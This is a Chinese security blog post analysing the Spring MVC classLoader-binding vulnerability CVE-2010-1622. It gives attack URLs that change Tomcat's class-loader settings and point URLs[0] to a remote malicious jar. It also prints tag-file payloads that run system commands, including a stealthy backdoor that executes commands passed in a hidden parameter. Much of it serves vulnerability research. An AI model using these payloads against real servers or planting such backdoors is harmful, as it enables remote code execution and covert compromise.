By 空虚浪子心 http://www.inbreak.net/ @javasecurity http://t.qq.com/javasecurity  
**摘要**  
这个漏洞在2010年出的，当时由于环境问题，并没有找到稳定利用的EXP。作者对spring mvc框架不熟悉，很多地方不了解，结果研究了一半，证明了漏洞的部分严重性就放下了，没有弄出POC来。最近同事也想研究下，勾起了研究兴趣，结果运气爆发，解决了当年没有搞定的N多问题和错误，这才终于让服务器上的CALC跑起来。  
当然，本文不会提供POC，只是对官方的POC分析一下，以及告诉大家怎么写自己想要的EXP，本文不会提供黑客工具，只讨论技术。  
**正文**  
这个漏洞其实有两种玩法，一种是拒绝服务，一种是远程代码执行，其中还隐藏着一些其他技术内幕。我们先从拒绝服务讲起，漏洞发布者并没有提到这里可能出现拒绝服务攻击，这是本文作者无意中发现的。这个发现可以绕过tomcat的某段挫代码，下文中会“弱弱的”提到这个挫代码事情。  
漏洞发布者的blog文：http://blog.o0o.nu/2010/06/cve-2010-1622.html  
这篇文档其实对漏洞的介绍，已经非常明确了，基本上翻译过来就可以明了事情的经过，这里按照自己的语言，讲讲重要的东西。  
这是spring的漏洞，而这个漏洞的最佳体现，是spring mvc框架。经典的应用，经典的代码，最终却会造成漏洞，这是框架漏洞的经典体现。开发人员如果使用了spring mvc框架，必然会这样写代码，官方也推荐表单绑定对象这种做法，这种做法，却由于框架的环境，导致了漏洞。  
**漏洞原理**  
Spring mvc可以让开发者定义一个java bean对象，实现getter和setter方法，之后绑定到表单中，以方便开发人员使用。  
这段代码，是一个java bean对象，叫做User.

|  |
| --- |
| **public** **class** User {  **private** String name;  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  } |

可以把它绑定到一个Controller

|  |
| --- |
| @Controller  **public** **class** TestController {  @RequestMapping("/test.htm")  **public** String execute(User user){  System.out.println(user.getName());  **return** "success";  }  } |

用户就可以直接提交

|  |
| --- |
| http:*//www.inbreak.net/test.htm?name=kxlzx* |

于是TestController就会自动把name=kxlzx变成对象user.name的值。  
这一切自动的过程，得益于spring mvc提供的字段映射功能，这个功能会自动发现user对象中的public方法和字段，如果user中出现public的一个字段，就自动绑定，并且允许用户提交请求给他赋值。  
比如user类中出现

|  |
| --- |
| **Public** String name; |

用户提交name=kxlzx，就可以给它赋值。  
如果出现public的setter方法，也会允许赋值。  
比如user类中出现

|  |
| --- |
| **public** **void** setName(String name) {  **this**.name = name;  } |

即可允许用户提交name=kxlzx赋值。  
但是如果是

|  |
| --- |
| **Private** String name; |

并且没有setter方法，就会不允许赋值。这也是出于安全考虑，不能把user中所有的属性都暴露出去。  
现在问题来了，在java的世界里，所有的对象，都默认继承了Object基础类，这个类竟然有个方法叫做

|  |
| --- |
| **Public** **Class** getClass() |

意味着所有的对象，包括user在内，用户默认都可以使用

|  |
| --- |
| http:*//www.inbreak.net/test.htm?class=xxx* |

去给它赋值。当然，class的类型并不是基础类型（string,int,long,double等等），所以用户即使提交了赋值其实没有任何含义。  
好在我们可以继续访问下去，Object的getClass方法，返回class对象，class对象中有个方法叫做getClassLoader，这个方法返回ClassLoader对象，用户可以这样访问。

|  |
| --- |
| http:*//www.inbreak.net/test.htm?class.classLoader=xxx* |

危险的东西出现了，此对象，代表着程序运行环境的classLoader。随着web容器的不同，大家对这个东西的实现方式不一样。在tomcat上，也就是spring mvc拿到tomcat上运行时，它会变成

|  |
| --- |
| org.apache.catalina.loader.WebappClassLoader |

可以从tomcat的api文档中，查到这个类的一些字段。

|  |
| --- |
| http:*//tomcat.apache.org/tomcat-6.0-doc/api/org/apache/catalina/loader/WebappClassLoader.html* |

一旦这个类中，出现了可以set的字段，用户就可以提交url请求，改变其中的值。classLoader是一个可以影响所有class加载的重要东西，一旦其中一些字段发生改变，应用程序中就可能会发生各种诡异的事情，造成应用不正常，甚至所有页面都访问出错。你知道我在说什么，是的，拒绝服务。  
**Spring mvc 拒绝服务漏洞**  
翻阅api文档，可以看到有很多字段，都实现了setter方法，这些字段名称比较诡异，大多都是“对我们”没什么作用的字段，影响不大。唯有一个危险字段，叫做delegate，这个字段可以直接修改掉。

|  |
| --- |
| **public** **void** setDelegate(**boolean** delegate) {  **this**.delegate = delegate;  } |

这个字段，是tomcat决定class加载顺序用的，或许在这文章中，和大家扯一段类加载的东西不太容易理解，所以不提原理，我们看篇文章，请大家直接google，作者就不点名了。

|  |
| --- |
| java.lang.ClassCastException: org.apache.catalina.util.DefaultAnnotationProcessor 解决 |

文章中会讲到两个信息：  
1、他们遇到了严重错误，导致所有页面打不开，爆这个错误。  
2、网友们建议的解决方式，是设置tomcat如下：

|  |
| --- |
| 在tomcat conf 下目录中 context.xml中增加  如下节点即可。  <Loader delegate="true" /> |

也就是说，这个值，必须设置为true，否则他的应用就会挂掉。  
下面做个小测试，在我们项目中加入一个tomcat的lib下的jar包，叫做“catalina.jar”，放入/WEB-INF/lib/下面，启动tomcat，于是所有的页面，都打不开了。按照解决方式，设置tomcat后，变为正常。  
但是出了spring mvc的远程代码执行漏洞后，这个设置会变得非常脆弱，只要攻击者提交

|  |
| --- |
| http:*//www.inbreak.net/springmvc/testjsp.htm?class.classLoader.delegate=false* |

就会有很多页面，都出现下图这个诡异的问题。这是因为第一次编译jsp页面时，由于类加载顺序错误，而产生的错误。  
[](http://www.inbreak.net/wp-content/uploads/2012/04/image002.jpg)  
打开URL后，凡是tomcat启动后，曾经被访问过一次以上的页面，都是正常的，只有那些从来没有访问过的页面，第一次访问时，就会出现这个错误。  
真是怪异的答案，这是另类的拒绝服务攻击，有些页面正常，有些页面不正常，只要控制好攻击时间，这个攻击时间，和启动服务器的时间越近，威力越大。其实威力大不大无所谓，因为没有任何一个网站，所有的页面，会在1天内被人访问个遍，所以作为系统管理员，看到这个错误，已经非常头疼了。  
**struts2 dos漏洞**  
是的，它也受影响。远程代码执行漏洞，是spring出的，很多项目都用到了spring的核心，spring mvc只是这个漏洞的最佳体现而已。Struts2其实也本该是个导致远程代码执行漏洞才对，只是因为它的字段映射问题，只映射基础类型，默认不负责映射其他类型，所以当攻击者直接提交URLs[0]=xxx时，直接爆字段类型转换错误，结果才侥幸逃过一劫罢了。  
逃得了初一，却逃不过十五，在攻击者提交

|  |
| --- |
| http:*//www.inbreak.net/struts2/testjsp.htm?class.classLoader.delegate=false* |

给struts2时，struts2看到的是个boolean类型，属于基础类型，所以这个值就被修改掉了。当web容器是tomcat时，它一样受到影响，现象和spring mvc一致。这里就不抓图了。顺便说上一句，struts2提供自定义类型转换功能，欢迎大家把URL类，做自定义类型转换处理，有了这个处理，效果就和spring mvc中的远程代码执行一致了。作者还不至于找个struts2应用，故意配置一个自定义类型转换后，假装自己发现了个远程代码执行漏洞。只是想来这种业务场景极少，比较适合对公司不满的开发人员留后门用，谁又能想到开发一个这样没有意义的功能，居然有天会引发远程代码执行呢？  
**Spring mvc数组只读权限绕过漏洞**  
非常有趣的特性，前文提到，只有在一个字段为public，或者字段的setter方法为public时，才会允许用户提交参数，修改这个字段的值。所以这里是个权限绕过漏洞，当一个数组对象的代码如下：


|  |
| --- |
| **private** String names[];  **public** User(){  names = **new** String[]{"1"};  }  **public** String[] getNames() {  **return** names;  } |

看到了，names这个数组，只是在构造方法中初始化了一下，并没有public个setter方法出来，甚至setter方法都没有实现。理论上，应该是个只读的字段，但是只要用户提交

|  |
| --- |
| http:*//www.inbreak.net/springmvc/testjsp.htm?names[0]=xxxxx* |

它的值，居然被修改了！  
这个漏洞，是远程代码执行漏洞的基础，如果这样的值不能被修改，也就不可能出现URLs被修改后，导致的远程代码执行漏洞了。现在大家知道了这样的代码会出问题，再看看tomcat的WebappLoader类，继承URLClassLoader类，URLClassLoader的一个方法叫做getURLs，返回一个数组。只要一个getter返回的是一个数组，就会绕过安全限制。下面我们继续看看远程代码执行是怎么产生的。  
**Spring mvc远程代码执行漏洞**  
这里才是主料的开始，现在再来看看怎么才能远程代码执行，每次想到这里，都会想到这个老外太有才了。  
getURLs方法，其实用的地方真的不多，只有在TldLocationsCache类，对页面的tld标签库处理时，才会从这一堆URL中获取tld文件。它的原理是从URL中指定的目录，去获取tld文件，允许从网络中获取tld文件。当一个tld放在jar中时，可以通过

|  |
| --- |
| jar:http:*//www.inbreak.net/kxlzx.jar!/* |

这个URL，会下载到tomcat服务器一个jar文件，然后从jar文件中，寻找tld文件，并且根据tld文件，做spring mvc标签库的进一步解析。  
Tld文件自己有个标准（详见jsp标签库），在解析的时候，是允许直接使用jsp语法的，所以这就出现了远程代码执行的最终效果。  
这是spring-form.tld原本的部分内容示例  
[](http://www.inbreak.net/wp-content/uploads/2012/04/image003.png)  
Form标签里面有个input的标签，会根据开发人员的定义，给这些参数默认赋值，前面说到它是支持jsp语法的，所以拿spring原本的/META-INF/spring-form.tld文件，替换其中内容，可以把这个tld的原本input tag的内容替换为：

|  |
| --- |
| <!-- <form:input/> tag -->  <tag-file>  <name>input</name>  <path>/META-INF/tags/InputTag.tag</path>  </tag-file> |

这样指定让一个tag文件解析。  
还缺一个/META-INF/tags/InputTag.tag

|  |
| --- |
| <%@ tag dynamic-attributes="dynattrs" %>  <%  j java.lang.Runtime.getRuntime().exec("mkdir /tmp/PWNED");  %> |

做出这样的替换后，当开发者在controller中将任何一个对象绑定表单，并且最终展示的jsp内容有下面这些：

|  |
| --- |
| <%@ taglib prefix="form" uri="http://www.springframework.org/tags/form"%>  <form:form commandName="user">  <form:input path="name"/>  </form:form> |

攻击者访问url:

|  |
| --- |
| http:*//www.inbreak.net/springmvc/testjsp.htm? class.classLoader.URLs[0]=jar:http://www.inbreak.net/spring-exploit.jar!/* |

即可触发远程代码执行的效果，漏洞发布者写的POC真的很囧。原本页面会显示一个文本框才对，现在变成了一个空白，并且后台执行命令  
mkdir /tmp/PWNED  
注意，是所有的页面，凡是有input的地方，都会变成空白，这个标签直接被替换掉。  
**Tomcat的开发人员抽风**  
不得不说，想触发漏洞，其实还得过tomcat这一关，这才是几次研究，都失败的罪魁祸首，真够恼火。想不通，这个漏洞关你tomcat鸟事？你有事没事出个补丁，害的我调试不出来！  
http://svn.apache.org/viewvc/tomcat/trunk/java/org/apache/catalina/loader/WebappClassLoader.java?r1=964215&r2=966292&pathrev=966292&diff\_format=h  
居然在tomcat6.0.28之后的版本，把

|  |
| --- |
| **return** repositoryURLs; |

改为了

|  |
| --- |
| **return** repositoryURLs.clone(); |

还美其名曰：  
Return copies of the URL array rather than the original. This facilitated CVE-2010-1622 although the root cause was in the Spring Framework. Returning a copy in this case seems like a good idea.  
想骂这帮家伙，good你妹idea！  
这样的修改，导致了spring mvc远程代码执行漏洞触发失败，就因为spring mvc拿到的是个克隆的URLs，不是真的URLs，给了一个山寨货，修改的并非原本的URLs。作者调试了很久很久，换了N种spring mvc controller的实现，都没有搞定。嗯。。。后来虎躯一震，猜到这是有个家伙在做手脚，果断翻阅tomcat的svn diff，果然看到这个文件被一个阴险的家伙做了手脚。  
也就是说，如果服务器大于tomcat6.0.28版本，远程代码执行，是不可能了，最多可以DOS一下，参见前文章节。写这一节，只是发发牢骚，大家调试时候注意一下，不要上当了。  
**和谐利用的EXP**  
很显然，漏洞发布者提供的EXP是不符合期望的，一旦用了之后，被攻击的网站立刻显示异常，傻子都知道出了问题了。所以要改到和谐为止，想来和谐的EXP，应该是符合“想让它执行，就执行，不想让执行，就显示正常“。  
下载spring-form.tld，给其中的inputtag改名，name改为inputkxlzx：

|  |
| --- |
| <tag>  <name>inputkxlzx</name> |

随便什么名字都可以。新加入一个tag，叫做input：

|  |
| --- |
| <tag-file>  <name>input</name>  <path>/WEB-INF/tags/InputTag.tag</path>  </tag-file> |

InputTag.tag的内容（本文只讨论技术，为减少危害，此文件不能直接使用，只有懂得人才可以看懂）：

|  |
| --- |
| …  **if** (request.getParameter("kxlzxcmd")!=**null**)  exec(request.getParameter("kxlzxcmd"));  …  <form:inputkxlzx path="${dynattrs.path}"></form:inputkxlzx> |

精华就在这里，多么和谐啊，替换了原来的input tag，并且还拥有input tag的功能。页面显示的还是原来的input，不影响原本的业务逻辑，页面看不出什么来。  
只有在攻击者提交kxlzxcmd时，会执行系统命令，其实这也不够和谐，最和谐的，是搞个webshell出来。  
看看效果：  
[](http://www.inbreak.net/wp-content/uploads/2012/04/image005.jpg)  
这个叫做name的Input仍然可以获取值(kxlzx)，正常使用不出错，只有参数中有kxlzxcmd时，才会触发。  
**总结**  
最后总结一下漏洞的局限：  
1、spring mvc远程代码执行必须使用了spring标签库才可以，否则不能最终加载tld文件。  
2、spring mvc 拒绝服务漏洞只是一个随机出现的福利，因为服务器上的应用程序不一定class加载顺序倒置就会出问题。  
3、原公布者的POC是绝对不能用的，用了之后服务器只能等待重启了，只要你用了，就准备和管理员打招呼吧。  
4、本文所提EXP并非最好的，最好的当然是写个shell什么的。  
5、由于exp都是替换了input tag，所以必须当前页面中存在input tag，才能触发，当然一个正常的web应用中必然有这样的页面。  
至于修补漏洞什么的大家自己查，这不是什么新漏洞，只是心血来潮的一篇分析文。技术是不能停止研究的，所以时不时得练练兵，所以才有了这篇。如果看懂了，至少写的EXP，是没问题的，也不至于老外发了这么旧的文章和公告，居然没有听到有人打成功过，而国内每次都是逐字翻译，木有任何自己的理解、研究和说明，这样不好。  
**链接**  
空虚浪子心 http://www.inbreak.net/ @javasecurity http://t.qq.com/javasecurity  
漏洞发布者的blog文：http://blog.o0o.nu/2010/06/cve-2010-1622.html  
80vul http://www.80vul.com/?q=content/spring-framework%EF%BC%88cve-2010-1622%EF%BC%89%E6%BC%8F%E6%B4%9E%E5%88%A9%E7%94%A8%E6%8C%87%E5%8D%97